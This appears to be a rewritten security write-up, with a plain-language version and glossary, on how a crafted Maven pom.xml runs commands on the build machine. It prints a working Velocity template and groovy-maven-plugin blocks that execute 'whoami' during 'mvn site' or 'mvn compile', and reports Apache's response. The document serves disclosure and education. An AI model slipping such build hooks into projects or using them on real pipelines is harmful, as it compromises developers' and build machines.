Abusing Maven’s pom.xml
A malicious pom.xml file can cause Maven to execute arbitrary code on the build machine when a victim runs standard Maven commands such as 'mvn site' or 'mvn compile'. An attacker could compromise a developer's machine or a deployment pipeline by distributing a project with a crafted pom.xml.
 Published on security.humanativaspa.it
For non-dev people like me, Maven and its pom.xml file just represented a convenient and fast way to build an open-source project that I pulled from GitHub without getting mad, nothing more. However, a pom.xml file can be incredibly complex and Maven can perform a lot of different tasks based on complex rules, build…
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
Apache Maven is a project management tool for software development. As the report quotes from Maven's own website, "Based on the concept of a project object model (POM), Maven can manage a project's build, reporting and documentation from a central piece of information". The core of a Maven project is therefore the pom.xml file, which holds everything needed for the project to build and compile correctly: dependencies and their versions, unit test reporting, mailing lists and more.
For people who are not developers, Maven and its pom.xml are often just a convenient way to build an open-source project pulled from GitHub without pain. The point of this write-up is that a pom.xml can be far more complex than that. Maven performs many different tasks driven by complex rules and build steps, and one of the things it can do is execute code.
The researcher's starting bias was that compiling code is safer than running it. The finding inverts that: you can have the most trusted source code in the world to compile, but a malicious pom.xml used to build that trusted code can still compromise the machine doing the build. The report also flags the impact of this behaviour in a deployment pipeline context.
Setup
The report describes two methods to execute code on the compiling machine. Both are presented as requiring no exotic plugins and no change to the project's source code. The researcher notes that there are certainly more methods than these two.
The precondition is that a victim runs a Maven command against a project whose pom.xml the attacker controls. The first method uses maven-site-plugin version 3.12.1 and is triggered by mvn site. The second uses groovy-maven-plugin and is triggered by mvn compile, though the report notes it can be configured to run at any lifecycle phase.
Finding it
The observation is that the pom.xml is not just declarative metadata. It configures plugins, and plugins execute code as part of the build lifecycle. Once you accept that, the question becomes which stock plugins can be pointed at attacker-controlled content, and the answer includes the site plugin's Velocity template processing and the Groovy plugin's script execution.

The image sits where the report makes the point that Maven can execute code, not merely compile it.
Exploitation
Step 1: code execution through maven-site-plugin
The first method uses a simple .vm file (the extension for Apache Velocity) called default-site.vm. It must be placed in the same directory as the pom.xml, and it is processed by maven-site-plugin when Maven creates a "site" for the project. The plugin is configured in the pom.xml like this:
[...]
<!-- plugins section of the pom.xml file  -->
<plugins>

        <plugin>

          <groupId>org.apache.maven.plugins</groupId>

          <artifactId>maven-site-plugin</artifactId>

          <version>3.12.1</version>

          <configuration>

<templateFile>${basedir}/default-site.vm</templateFile>

          </configuration>

        </plugin>

    </plugins>

[...]
The <templateFile> element points the site plugin at the attacker-supplied Velocity template in the project base directory. The default-site.vm file contains the following Apache Velocity code, which executes the whoami system command once the victim runs mvn site:
<!DOCTYPE html>
<html>
#set($str=$class.inspect("java.lang.String").type)
#set($chr=$class.inspect("java.lang.Character").type)
#set($ex=$class.inspect("java.lang.Runtime").type.getRuntime().exec("whoami"))
$ex.waitFor()
#set($out=$ex.getInputStream())
#foreach($i in [1..$out.available()])
$str.valueOf($chr.toChars($out.read()))
#end
</html>
The template uses Velocity's $class.inspect to reach java.lang.Runtime, calls getRuntime().exec("whoami"), waits for the process, then reads the process output stream character by character and writes it into the generated page. The output can be seen in the ./target/site/index.html file.
Step 2: code execution through groovy-maven-plugin
The second method is more straightforward. It uses a Groovy script in a <source> element, executed by groovy-maven-plugin once the victim runs mvn compile (for example, though it can be configured to run at any lifecycle phase):
[...]
<plugins>
    <plugin>
      <groupId>org.codehaus.gmaven</groupId>
      <artifactId>groovy-maven-plugin</artifactId>
        <executions>
          <execution>
            <phase>initialize</phase>
            <goals>
              <goal>execute</goal>
            </goals>
            <configuration>
              <source>
                print "whoami".execute().text
              </source>
            </configuration>
          </execution>
      </executions>
    </plugin>
 </plugins>
[...]
The execution is bound to the initialize phase with the execute goal, and the inline Groovy source runs "whoami".execute().text, printing the command output during the build.
Step 3: the complete proof of concept
A complete PoC of a malicious project is the following pom.xml:
<?xml version="1.0" encoding="UTF-8"?>

<project xmlns="http://maven.apache.org/POM/4.0.0" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
  xsi:schemaLocation="http://maven.apache.org/POM/4.0.0 http://maven.apache.org/xsd/maven-4.0.0.xsd">
  <modelVersion>4.0.0</modelVersion>

  <groupId>com.mycompany.app</groupId>
  <artifactId>my-app</artifactId>
  <version>1.0-SNAPSHOT</version>

  <name>my-app</name>
  <!-- FIXME change it to the project's website -->
  <url>http://www.example.com</url>

  <properties>
    <project.build.sourceEncoding>UTF-8</project.build.sourceEncoding>
    <maven.compiler.source>1.7</maven.compiler.source>
    <maven.compiler.target>1.7</maven.compiler.target>
  </properties>

  <dependencies>
    <dependency>
      <groupId>junit</groupId>
      <artifactId>junit</artifactId>
      <version>4.11</version>
      <scope>test</scope>
    </dependency>
  </dependencies>

  <build>
    <pluginManagement><!-- lock down plugins versions to avoid using Maven defaults (may be moved to parent pom) -->
      <plugins>
        <plugin>
          <artifactId>maven-clean-plugin</artifactId>
          <version>3.1.0</version>
        </plugin>
        <plugin>
          <artifactId>maven-resources-plugin</artifactId>
          <version>3.0.2</version>
        </plugin>
        <plugin>
          <artifactId>maven-compiler-plugin</artifactId>
          <version>3.8.0</version>
        </plugin>
        <plugin>
          <artifactId>maven-surefire-plugin</artifactId>
          <version>2.22.1</version>
        </plugin>
        <plugin>
          <artifactId>maven-jar-plugin</artifactId>
          <version>3.0.2</version>
        </plugin>
        <plugin>
          <artifactId>maven-install-plugin</artifactId>
          <version>2.5.2</version>
        </plugin>
        <plugin>
          <artifactId>maven-deploy-plugin</artifactId>
          <version>2.8.2</version>
        </plugin>
        <!-- site lifecycle, see https://maven.apache.org/ref/current/maven-core/lifecycles.html#site_Lifecycle -->
        <plugin>
          <artifactId>maven-site-plugin</artifactId>
          <version>3.7.1</version>
        </plugin>
        <plugin>
          <artifactId>maven-project-info-reports-plugin</artifactId>
          <version>3.0.0</version>
        </plugin>
      </plugins>
    </pluginManagement>
    <plugins>
        <plugin>
          <groupId>org.codehaus.gmaven</groupId>
          <artifactId>groovy-maven-plugin</artifactId>
            <executions>
              <execution>
                <phase>initialize</phase>
                <goals>
                  <goal>execute</goal>
                </goals>
                <configuration>
                  <source>
                    print "whoami".execute().text
                  </source>
                </configuration>
              </execution>
          </executions>
        </plugin>
     </plugins>
  </build>
</project>

This is an otherwise ordinary project skeleton, with the Groovy plugin execution added to the <build> section. The PoC in action can be seen here (MMC for visual impact):
Root cause
The site plugin's Velocity template processing and the Groovy plugin's inline source are both intended features, which is why the Apache Security team replied that this is considered intended behaviour.
Impact
An attacker who can get a victim to build a project with a malicious pom.xml can execute commands on the compiling machine. The report stresses two consequences. First, the trusted source code being compiled offers no protection: the compromise comes from the build configuration, not the code. Second, the report flags the potential impact of this behaviour in a deployment pipeline context. The report does not quantify the impact further.
Fix
No code change was made. The researcher reported the techniques to the Apache Security team, who replied that this is considered intended behaviour. They did update the Maven website security page to make it clear to everyone that you are responsible for what you build with Maven, pom.xml file included. The practical takeaway is to treat a pom.xml from an untrusted source as executable content, and the report notes that it is not just Maven: other similar tools exhibit similar behaviour.
Variants to test
What happened, in plain words
Apache Maven is a free tool that software developers use to build programs written in the Java language. When you write a program, you do not write every single piece yourself: you use ready-made pieces of code that other people have published, and you use tools to turn your text files into a finished program. Maven is one of those tools. It is very popular and it is used by huge companies and small hobbyists alike.
Maven reads a single file to know what to do. That file is called pom.xml. Think of it as a recipe card: it lists which ready-made pieces the project needs, which version of each, and which extra tools (called plugins) should run while the project is being built. The report quotes Maven's own website: "Based on the concept of a project object model (POM), Maven can manage a project's build, reporting and documentation from a central piece of information". In other words, the pom.xml is the central instruction sheet for the whole project.
For someone who is not a developer, Maven is often just a convenient way to download an open-source project from GitHub (a website where people share code) and build it without pain. The uncomfortable discovery in this write-up is that a pom.xml can do much more than list ingredients. Maven follows complex rules and build steps, and one of the things it can do is run code on your computer.
The researcher's starting assumption was that compiling code is safer than running it. Compiling means turning human-readable source code into a program; running means actually executing a program. Most people assume that if you only compile something, nothing bad can happen. This finding turns that around: you can have the most trusted source code in the world, but if the pom.xml used to build that trusted code is malicious, the machine doing the build can be compromised. The report also points out how serious this is in a deployment pipeline, which is the automated assembly line that companies use to build and ship software: the build machine is exactly where such commands would run.
Setup
The report describes two methods to run code on the machine that does the compiling. Both are presented as needing no exotic plugins and no change to the project's source code. The researcher notes there are certainly more methods than these two.
The precondition is that a victim runs a Maven command against a project whose pom.xml the attacker controls. The first method uses maven-site-plugin version 3.12.1 and is triggered by mvn site. The second uses groovy-maven-plugin and is triggered by mvn compile, though the report notes it can be configured to run at any lifecycle phase.
A plugin, in Maven terms, is an add-on tool that performs a task during the build. A lifecycle phase is a named step in the build sequence, such as "initialise", "compile" or "site". When you type a command like mvn compile, Maven walks through the phases up to that point and runs whatever plugins are attached to them.
Finding it
The observation is that the pom.xml is not just a passive list of facts. It configures plugins, and plugins run code as part of the build. Once you accept that, the question becomes which standard plugins can be pointed at content the attacker supplies. The answer includes the site plugin's Velocity template processing and the Groovy plugin's script execution.
A template is a text file with placeholders and small instructions that a program fills in to produce a final document. Apache Velocity is one such template language. Groovy is a scripting language that runs on the same machinery as Java.
The image sits where the report makes the point that Maven can execute code, not merely compile it.
Exploitation
Step 1: code execution through maven-site-plugin
The first method uses a simple .vm file (the extension for Apache Velocity) called default-site.vm. It must be placed in the same directory as the pom.xml, and it is processed by maven-site-plugin when Maven creates a "site" for the project. A site, here, is a set of generated web pages that document the project. The plugin is configured in the pom.xml like this:
[...]
<!-- plugins section of the pom.xml file  -->
<plugins>

        <plugin>

          <groupId>org.apache.maven.plugins</groupId>

          <artifactId>maven-site-plugin</artifactId>

          <version>3.12.1</version>

          <configuration>

<templateFile>${basedir}/default-site.vm</templateFile>

          </configuration>

        </plugin>

    </plugins>

[...]
Line by line:
[...]marks parts of the file that are left out because they are not relevant here.<!-- plugins section of the pom.xml file -->is an XML comment. XML is the text format thatpom.xmlis written in, and comments are notes for humans that the tool ignores.<plugins>opens the section where add-on tools are declared.<plugin>opens one plugin entry.<groupId>org.apache.maven.plugins</groupId>says which organisation publishes the plugin. Here it is the official Maven plugins group.<artifactId>maven-site-plugin</artifactId>is the plugin's name.<version>3.12.1</version>pins the exact version to use.<configuration>opens the settings for this plugin.<templateFile>${basedir}/default-site.vm</templateFile>is the key line. It tells the site plugin to use a template file located in the project's base directory (${basedir}is a Maven variable meaning "the folder the project lives in"). The file name isdefault-site.vm.- The closing tags end each section in reverse order.
Why this step matters: the attacker does not need to break anything. They simply point a legitimate setting at a file they also supplied. The default-site.vm file contains the following Apache Velocity code, which executes the whoami system command once the victim runs mvn site:
<!DOCTYPE html>
<html>
#set($str=$class.inspect("java.lang.String").type)
#set($chr=$class.inspect("java.lang.Character").type)
#set($ex=$class.inspect("java.lang.Runtime").type.getRuntime().exec("whoami"))
$ex.waitFor()
#set($out=$ex.getInputStream())
#foreach($i in [1..$out.available()])
$str.valueOf($chr.toChars($out.read()))
#end
</html>
Line by line:
<!DOCTYPE html>and<html>are ordinary web page markup, so the file looks like a harmless page template.#set($str=$class.inspect("java.lang.String").type)stores a reference to Java'sStringclass in a variable called$str.$class.inspectis a Velocity feature that lets a template reach into Java classes.#set($chr=$class.inspect("java.lang.Character").type)does the same for theCharacterclass, which handles single characters.#set($ex=$class.inspect("java.lang.Runtime").type.getRuntime().exec("whoami"))is the core.java.lang.Runtimeis the Java class that can start other programs.getRuntime()gets the single shared instance, and.exec("whoami")starts the operating system commandwhoami, which prints the name of the user running it. The result is stored in$ex.$ex.waitFor()waits until that command finishes.#set($out=$ex.getInputStream())grabs the stream where the command's output arrives.#foreach($i in [1..$out.available()])loops once for each character waiting in that stream.$str.valueOf($chr.toChars($out.read()))reads one character and turns it into text.#endcloses the loop, and</html>closes the page.
The template uses Velocity's $class.inspect to reach java.lang.Runtime, calls getRuntime().exec("whoami"), waits for the process, then reads the process output stream character by character and writes it into the generated page. The output can be seen in the ./target/site/index.html file. target is the folder Maven uses for everything it produces during a build.
Step 2: code execution through groovy-maven-plugin
The second method is more straightforward. It uses a Groovy script in a <source> element, executed by groovy-maven-plugin once the victim runs mvn compile (for example, though it can be configured to run at any lifecycle phase):
[...]
<plugins>
    <plugin>
      <groupId>org.codehaus.gmaven</groupId>
      <artifactId>groovy-maven-plugin</artifactId>
        <executions>
          <execution>
            <phase>initialize</phase>
            <goals>
              <goal>execute</goal>
            </goals>
            <configuration>
              <source>
                print "whoami".execute().text
              </source>
            </configuration>
          </execution>
      </executions>
    </plugin>
 </plugins>
[...]
Line by line:
<groupId>org.codehaus.gmaven</groupId>and<artifactId>groovy-maven-plugin</artifactId>identify the Groovy plugin.<executions>opens the list of moments when this plugin should run.<execution>opens one such moment.<phase>initialize</phase>says to run during theinitializephase, an early step of the build.<goals><goal>execute</goal></goals>says which action of the plugin to perform: the one calledexecute.<configuration>opens the settings.<source>contains the script itself, written inline in thepom.xml.print "whoami".execute().textis Groovy: it takes the textwhoami, runs it as a command, takes the resulting text and prints it.
The execution is bound to the initialize phase with the execute goal, and the inline Groovy source runs "whoami".execute().text, printing the command output during the build. Notice that the script lives inside the pom.xml itself, so there is no second file to hide.
Step 3: the complete proof of concept
A proof of concept (PoC) is a small, complete example that demonstrates the problem really works. A complete PoC of a malicious project is the following pom.xml:
<?xml version="1.0" encoding="UTF-8"?>

<project xmlns="http://maven.apache.org/POM/4.0.0" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
  xsi:schemaLocation="http://maven.apache.org/POM/4.0.0 http://maven.apache.org/xsd/maven-4.0.0.xsd">
  <modelVersion>4.0.0</modelVersion>

  <groupId>com.mycompany.app</groupId>
  <artifactId>my-app</artifactId>
  <version>1.0-SNAPSHOT</version>

  <name>my-app</name>
  <!-- FIXME change it to the project's website -->
  <url>http://www.example.com</url>

  <properties>
    <project.build.sourceEncoding>UTF-8</project.build.sourceEncoding>
    <maven.compiler.source>1.7</maven.compiler.source>
    <maven.compiler.target>1.7</maven.compiler.target>
  </properties>

  <dependencies>
    <dependency>
      <groupId>junit</groupId>
      <artifactId>junit</artifactId>
      <version>4.11</version>
      <scope>test</scope>
    </dependency>
  </dependencies>

  <build>
    <pluginManagement><!-- lock down plugins versions to avoid using Maven defaults (may be moved to parent pom) -->
      <plugins>
        <plugin>
          <artifactId>maven-clean-plugin</artifactId>
          <version>3.1.0</version>
        </plugin>
        <plugin>
          <artifactId>maven-resources-plugin</artifactId>
          <version>3.0.2</version>
        </plugin>
        <plugin>
          <artifactId>maven-compiler-plugin</artifactId>
          <version>3.8.0</version>
        </plugin>
        <plugin>
          <artifactId>maven-surefire-plugin</artifactId>
          <version>2.22.1</version>
        </plugin>
        <plugin>
          <artifactId>maven-jar-plugin</artifactId>
          <version>3.0.2</version>
        </plugin>
        <plugin>
          <artifactId>maven-install-plugin</artifactId>
          <version>2.5.2</version>
        </plugin>
        <plugin>
          <artifactId>maven-deploy-plugin</artifactId>
          <version>2.8.2</version>
        </plugin>
        <!-- site lifecycle, see https://maven.apache.org/ref/current/maven-core/lifecycles.html#site_Lifecycle -->
        <plugin>
          <artifactId>maven-site-plugin</artifactId>
          <version>3.7.1</version>
        </plugin>
        <plugin>
          <artifactId>maven-project-info-reports-plugin</artifactId>
          <version>3.0.0</version>
        </plugin>
      </plugins>
    </pluginManagement>
    <plugins>
        <plugin>
          <groupId>org.codehaus.gmaven</groupId>
          <artifactId>groovy-maven-plugin</artifactId>
            <executions>
              <execution>
                <phase>initialize</phase>
                <goals>
                  <goal>execute</goal>
                </goals>
                <configuration>
                  <source>
                    print "whoami".execute().text
                  </source>
                </configuration>
              </execution>
          </executions>
        </plugin>
     </plugins>
  </build>
</project>
Line by line, in plain words:
<?xml version="1.0" encoding="UTF-8"?>declares that this is an XML document and how its characters are encoded.<project ...>opens the whole project description. Thexmlnsandxsi:schemaLocationattributes point at the official definition of what apom.xmlmay contain, so tools can check it.<modelVersion>4.0.0</modelVersion>says which version of the project file format is used.<groupId>com.mycompany.app</groupId>,<artifactId>my-app</artifactId>and<version>1.0-SNAPSHOT</version>together name the project: a group, a name and a version.SNAPSHOTmeans a work in progress.<name>my-app</name>is a friendly display name, and<url>is the project's website. The comment<!-- FIXME change it to the project's website -->is a leftover note from the standard template.<properties>holds general settings: the text encoding and which Java language version the compiler should target (1.7).<dependencies>lists ready-made code the project needs. Here it isjunitversion4.11, a testing library, with<scope>test</scope>meaning it is only needed for tests.<build>opens the section about how to build.<pluginManagement>is a list of plugin versions to use if those plugins are needed. The comment explains it locks versions down instead of relying on Maven's defaults. It lists the clean, resources, compiler, surefire, jar, install, deploy, site and project-info-reports plugins, each with a version.</pluginManagement>closes that list.<plugins>opens the list of plugins that actually run. It contains the same Groovy plugin block as in step 2: run theexecutegoal duringinitialize, with the inline sourceprint "whoami".execute().text.- The closing tags end the build section and the project.
This is an otherwise ordinary project skeleton, with the Groovy plugin execution added to the <build> section. That is the whole trick: the project looks normal, and the malicious part is a few lines of build configuration. The PoC in action can be seen here (MMC for visual impact):
Root cause
A root cause is the underlying reason a problem exists, as opposed to its symptoms. The site plugin's Velocity template processing and the Groovy plugin's inline source are both intended features, which is why the Apache Security team replied that this is considered intended behaviour.
In everyday terms: it is like a recipe card that is allowed to say "phone the supplier and read out whatever they tell you". The kitchen is only following the card. The card format itself permits it.
Impact
Impact means what an attacker can achieve. An attacker who can get a victim to build a project with a malicious pom.xml can execute commands on the compiling machine. Privileges here means the permissions of that user account: whatever that person can read, change or delete, the command can too.
The report stresses two consequences. First, the trusted source code being compiled offers no protection: the compromise comes from the build configuration, not the code. Second, the report flags the potential impact of this behaviour in a deployment pipeline context. The report does not quantify the impact further.
Fix
No code change was made. The researcher reported the techniques to the Apache Security team, who replied that this is considered intended behaviour. They did update the Maven website security page to make it clear to everyone that you are responsible for what you build with Maven, pom.xml file included. The practical takeaway is to treat a pom.xml from an untrusted source as executable content, and the report notes that it is not just Maven: other similar tools exhibit similar behaviour.
Variants to test
A variant is a small change to the original technique, to see whether the same idea works elsewhere.
Glossary
- Apache Maven: a free tool that manages the building of Java projects from a central description file.
- pom.xml: the central file of a Maven project, written in XML, listing dependencies, plugins and build settings.
- POM: project object model, the concept behind the
pom.xmlfile. - Plugin: an add-on tool that Maven runs during the build to perform a task.
- Lifecycle phase: a named step in the build sequence, such as
initialize,compileorsite. - Goal: a specific action a plugin can perform, such as
execute. - Compile: turn human-readable source code into a program the computer can run.
- Build: the whole process of turning source code and configuration into a finished, runnable product.
- Deployment pipeline: the automated assembly line that builds, tests and ships software.
- CI (continuous integration): an automated system that builds and tests code whenever it changes.
- Build agent: the machine that runs the automated build in a pipeline.
- XML: a text format for structured data, made of tags in angle brackets.
- Velocity: a template language used to generate text and web pages.
- Template: a text file with placeholders and instructions that a program fills in to produce a final document.
- Groovy: a scripting language that runs on the same machinery as Java.
- Java: a widely used programming language and runtime.
- Class: a named building block in Java that groups code and data.
java.lang.Runtime: the Java class that can start other programs on the machine.exec: a method that runs an operating system command.whoami: an operating system command that prints the name of the current user.- Input stream: the channel through which a running program's output arrives.
- Proof of concept (PoC): a small, complete example that demonstrates a problem really works.
- Root cause: the underlying reason a problem exists, as opposed to its symptoms.
- Impact: what an attacker can achieve by exploiting a problem.
- Privileges: the permissions of a user account, which decide what it can read, change or delete.
- Variant: a small change to a technique, used to test whether the same idea works elsewhere.
- Intended behaviour: something a product is designed to do, as opposed to a bug.



